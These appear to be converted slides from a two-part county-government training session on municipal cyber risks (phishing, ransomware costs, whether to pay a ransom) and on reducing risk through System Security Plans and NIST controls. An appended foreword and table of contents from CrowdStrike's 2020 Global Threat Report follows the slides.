

Cybersecurity Challenges Facing Counties – Reducing the Risk of Attacks Parts 1 and 2

Alan Winchester, Esq.

Outline:

Cybersecurity and Municipalities

Part 1 - 9:00-10:00

Cyber Risks and Municipalities

- Discuss the primary cyber threats municipalities currently face

Part 2 – 10:00-11:00

Reducing Risk of Cybersecurity Events

- Discuss steps municipalities can undertake to reduce cyber risks caused by external actors

Michael Montagliano



- Chief Technology Officer
- Focuses on Security and Disaster Recovery
- Responsible for delivery of information technology assessment and architectural design services.

Alan Winchester, Esq



- PG Leader for Cybersecurity
- Focuses compliance with regulations and support during a cyber incident.
- Chief Development Officer at Caetra.io and creator of CyMetric

Part 1

Identifying Cybersecurity Risks from External Actors

Presentation Concepts

	¹ S		² C	O	N	T	R	O	L	S	
	A		O								
	F		M								
	E		³ P	H	I	S	H	I	N	G	
	G		L								
	U		⁴ I	N	S	U	R	A	N	C	E
	A		A								
	⁵ R	A	N	S	O	M	W	A	R	E	
	D		C								
⁶ A	S	S	E	S	S	M	E	⁷ N	T		
D								I		⁸ T	
H								S		E	
O			⁹ B	A	D	A	C	T	O	R	
C										R	
										O	
						¹⁰ R				R	
				¹¹ B	I	T	C	O	I	N	
					S					S	
					K					M	

Across

2. Practice to reduce risk
3. Credential theft
4. Risk transfer
5. Unauthorized file encryption
6. Measuring compliance
7. Malicious unauthorized access
8. Common electronic currency


Down

1. Technical, Administrative and Physical protections
2. Demonstrating satisfaction of legal obligations
6. Cybersecurity without policies or procedures
7. Federal standards agency
8. Critical infrastructure attack
10. Measure of impact and likelihood of a bad event

Primary risks for municipalities

- Financial crimes
 - Against the municipality
 - Against citizens
- Ransomware
- Service disruption
- Cyberterrorism
 - Electric grid
 - 911 response
 - Traffic signals
 - Utilities
 - Public safety (dams, etc.)

How do 'Bad Actors' gain access



Masquerading / Social (<>50%)

Phishing emails

Credential dumping

Malware (<>50%)


Injection

Scripting

Malicious websites

Human error

Phishing and Spear Phishing



What does a bad actor gain from phishing?

- Access to systems secured by passwords
- Ability to send and receive emails from your account
- Ability to create mailbox rules to hide activities
- Access to all files accessible to the user who was phished
- Ability to install any software where the user has such rights
 - Key logger
 - File encryption
- Key logging software can acquire more accounts and passwords




How can this hurt a municipality?

- Breach of confidentiality
 - Reputational damage
 - Notification duties
 - Litigation exposure
- Ability to communicate to others as if such messages were from the account holder
 - Wire transfers
 - Reputational damage
 - Detrimental reliance
 - Etc.
- Conveys right to introduce malware onto systems operated by municipalities
 - Ransomware
 - Key loggers
 - Acquisition of other account credentials


Ransomware

- In 2017, there were 1,783 attacks
- In 2018, there were 184 million
- Government agencies pay 10X more than private companies
- 70% of victims pay the ransom
- The average cost of ransom between 2017 and 2020: \$125,697
- The actual cost is much higher



Where are
we seeing
the attacks?

Target Area of Attacks



Ransom amounts

- Park DuValle Community Health Center 06/2019 \$70,000
- Stratord City, Ontario, Canada 04/2019 \$71,000
- La Porte County, Indiana 07/2019 \$130,000
- Jackson County, Georgia 03/2019 \$400,000
- Lake City, Florida 06/2019 \$500,000
- Riviera Beach City, Florida 05/2019 \$600,000
- Baltimore, Maryland 05/2019 \$100,000
- New Bedford, Massachusetts, \$5,300,000
- Albany County, New York, 3 attacks in 3 weeks over Christmas in 2019.

Total costs

Really Expensive!

- Ransomware costs businesses \$75 billion per year
- The cost of downtime is, on average, \$8,500/hour
- Baltimore's total cost was \$18,000,000 for a May 2019 attack and \$17,000,000 for a 2018 attack
- New Orleans was attacked in 2020. Cost \$7,000,000

Do you have the budget for this?

Do you pay the ransom?

Address this ahead of time.

Reasons to Pay

- Importance of information
- Backups are not always effective
- Usually less expensive than restoration from backups
- Usually quicker RTO than through restoration

Reasons not to Pay

- Do you trust a thief
- Valid key may not work
- Where is the money going
- Encourages more ransomware
- FBI and others discourage payment
- Encourage more attacks
- 2019 US counsel of Mayors
- OFAC and state sponsored ransomware

How to pay a ransom

- Negotiate
 - Lower demands may be possible, but harder for government
 - Proof that key works
 - Treat it like a business deal
 - Act quickly
- Secure Bitcoins or other cryptocurrencies
 - Cryptocurrencies generally
 - How to buy bitcoins: wallet and exchanges; watch out for scams
 - Paying a ransom may not be the best time to first learn about them

After the attack

- Forensically inspect system
 - Usually there is residual or even secondary malware installed
- Determine root cause
 - How did the attacker gain a toe hole and exploit a vulnerability
- Address the root cause
- Update System Security Plan to reduce the risk of the event happening again. Stick around for the next hour's program!



Intermission and Questions

Michael Montagliano



- Chief Technology Officer
- Focuses on Security and Disaster Recovery
- Responsible for delivery of information technology assessment and architectural design services.

Alan Winchester, Esq



- PG Leader for Cybersecurity
- Focuses compliance with regulations and support during a cyber incident.
- Chief Development Officer at Caetra.io and creator of CyMetric

Part 2

Reducing Risk and Impact of Attacks

System Security Plans (SSP) and their need

NY State recently passed amendments to GBL § 899-aa and bb as well as Section 208 of the State Technology Law.

Section 208 requires state entities to both notify victims and improve security following a breach. See 208 (2).

Section 208 (1)(c) provides:

"State entity" shall mean any state board, bureau, division, committee, commission, council, department, public authority, public benefit corporation, office or other governmental entity performing a governmental or proprietary function for the state of New York, **except:**

- (1) the judiciary; and
- (2) **all cities, counties, municipalities, villages, towns, and other local agencies.**

Section 208(10) requirement to all other governmental entities:

10. Any entity listed in subparagraph two of paragraph (c) of subdivision one of this section shall adopt a notification policy **no more than one hundred twenty days** after the effective date of this section. Such entity may develop a notification policy which is consistent with this section or alternatively shall adopt a local law which is consistent with this section.

But this only applies to notification and is silent about improving security.



How to improve security

Develop a SSP that has three categories of safeguards

- Administrative
- Technical
- Physical

Administrative Safeguards

- Designate one or more employees to coordinate the security program;
- Identify reasonably foreseeable internal and external risks;
- Assess the sufficiency of safeguards in place to control the identified risks;
- Train and manages employees in the security program practices and procedures;
- Select service providers capable of maintaining appropriate safeguards, and requires those safeguards by contract; and
- Adjust the security program considering business changes or new circumstances

Technical Safeguards

- Assess risks in network and software design;
- Assess risks in information processing, transmission and storage;
- Detect, prevent and respond to attacks or system failures; and
- Regularly test and monitor the effectiveness of key controls, systems and procedures;

Physical safeguards

- Assess risks of information storage and disposal;
- Detect, prevent and respond to intrusions;
- Protect against unauthorized access to or use of private information during or after the collection, transportation and destruction or disposal of the information; and
- Dispose of private information within a reasonable amount of time after it is no longer needed for business purposes by erasing electronic media so that the information cannot be read or reconstructed.

Transition from ad hoc to programmatic

Ad hoc

- Perform security activities in response to events and as needed

Programmatic (now required under GBL 899-bb)

- Determine risk and define risk appetite
- Formalize how the organization will address these risks
- Monitor and assess effectiveness of the SSP
- Adapt SSP to new risks and circumstances



Defining Risk

- Inventory assets
 - Systems
 - Information assets
- Identifying compliance requirements
 - Regulations
 - Contracts, agreements and representations
 - Standards and best practices
- Perform a risk assessment and define “risk appetite”
 - FIPS 199
 - FIPS 200
 - NIST SP 37



Formalizing risk reduction

- Selection of controls and documentation of procedures to implement those controls
 - NIST 800-53 (used by most government agencies)
 - SANS Critical 20
 - COBIT
 - ISO 2700



Difference between controls and frameworks

- NIST CSF is a framework to organize controls
- NIST 800-53 are a set of controls that can be placed in the CSF Framework to appreciate their function.



NIST CSF

- Each category has multiple subcategory
- There are one or more controls that accomplish the mission of each sub category
- Sometime the same control may satisfy one or more categories.

Controls and frameworks are related, but different


NIST has a set of recommended controls to fulfill their framework

Function Identifier	Function	Category Identifier	Category
ID	Identify	ID.AM	Asset Management
		ID.BE	Business Environment
		ID.GV	Governance
		ID.RA	Risk Assessment
		ID.RM	Risk Management Strategy
		ID.SC	Supply Chain Risk Management
PR	Protect	PR.AC	Identity Management and Access Control
		PR.AT	Awareness and Training
		PR.DS	Data Security
		PR.IP	Information Protection Processes and Procedures
		PR.MA	Maintenance
		PR.PT	Protective Technology
DE	Detect	DE.AE	Anomalies and Events
		DE.CM	Security Continuous Monitoring
		DE.DP	Detection Processes
RS	Respond	RS.RP	Response Planning
		RS.CO	Communications
		RS.AN	Analysis
		RS.MI	Mitigation
		RS.IM	Improvements
RC	Recover	RC.RP	Recovery Planning
		RC.IM	Improvements
		RC.CO	Communications



Identifying processing activities and their risks

- Agreements with downstream processors
- Identifying data subject rights
- Logging processing activities
- Determining the legality of processing activities
- How and when to dispose of information



Assessments

Measuring implementation of SSP

- Selecting controls and practices
- Defining who and what to interview, test and examine
- Documenting findings
- Plan of Action to correct deficits

Communication of Assessments



Put findings into context and risk

Include a summary

Ensure any assessment is accepted by key stakeholders

Compare to prior assessments

New functions to consider

- Risk officer
- Privacy officer
- Information security officer




Consider outsourcing these rolls to outside experts who can help develop the program.

Risk Transfer



- Contractual with processors and vendors
- Insurance



2020

GLOBAL THREAT REPORT

FOREWORD

While criminals are relatively predictable in their tendency to always choose the path of least resistance, the activities of nation-states are frequently more relentless and sophisticated — and as a result, more challenging for cyberdefenders.

+

Those of us who have worked in cybersecurity for many years often start to think we've "seen it all." We haven't. This year's CrowdStrike® Global Threat Report provides clear evidence of that.

Consider the dark turn in cybercrime toward preying on schools, municipal departments and our other chronically understaffed and overburdened public institutions. This is different from targeting large government entities and corporations, many of whom have resigned themselves to being targeted by cyber predators and have the opportunity to try to protect themselves from that onslaught. It's a different matter entirely when the targets are schoolchildren, or just ordinary people trying to go about their daily lives.

This merciless ransomware epidemic will continue, and worsen, as long as the practice remains lucrative, and relatively easy and risk-free. We've developed a platform designed to stop ransomware for our customers, and we've worked hard to make it easy and affordable — even for budget-constrained institutions like our public school systems. As more organizations around the world deploy next-generation platforms like CrowdStrike Falcon® that can prevent these threats, the criminal element will be forced to redirect its efforts elsewhere.

While criminals are relatively predictable in their tendency to always choose the path of least resistance, the activities of nation-states are frequently more relentless and sophisticated — and as a result, more challenging for cyberdefenders. This year's threat report uncovers numerous new tactics, techniques and procedures (TTPs) that state-affiliated threat actors are employing to accomplish their goals. Of concern here is the widening variety of goals these highly capable adversaries may seek to achieve. Along with the more traditional objectives of espionage and surveillance have been added new tasks, such as sowing widespread disruption and discord among individuals, institutions and even whole countries and populations, all in pursuit of political and economic gains.

If there's one thing this year's Global Threat Report really brings home, it's that there's never been a better time to get involved in cybersecurity. The stakes are high, and rising every day. Those that read and share this report are helping to educate themselves and others to better protect themselves and their communities, both at work and at home.



George Kurtz
CrowdStrike CEO and Co-Founder

TABLE OF CONTENTS

2	FOREWORD
4	INTRODUCTION
6	METHODOLOGY
7	NAMING CONVENTIONS
8	THREAT LANDSCAPE OVERVIEW: TAKING A STEP BACK FOR PERSPECTIVE
9	MALWARE-FREE ATTACKS BY REGION
10	BREAKOUT TIME
11	GLOBAL ATT&CK TECHNIQUE TRENDS
12	MITRE ATT&CK TECHNIQUES OBSERVED BY OVERWATCH
15	THE RICH KEEP GETTING RICHER: THE PERVERSIVE RANSOMWARE THREAT
17	BIG GAME HUNTING
19	RAAS OPERATIONS MOVE TOWARD BIG GAME HUNTING
24	LOOKING FORWARD
25	ECRIME TRENDS AND ACTIVITY
27	2019 TRENDS IN TACTICS, TECHNIQUES AND PROCEDURES
29	ECRIME ENABLERS
34	TARGETED ECRIME ACTIVITY
37	LOOKING FORWARD
38	TARGETED INTRUSION
40	IRAN
45	DPRK
51	CHINA
58	RUSSIA
61	OTHER ADVERSARIES
65	CONCLUSION
65	RANSOMWARE
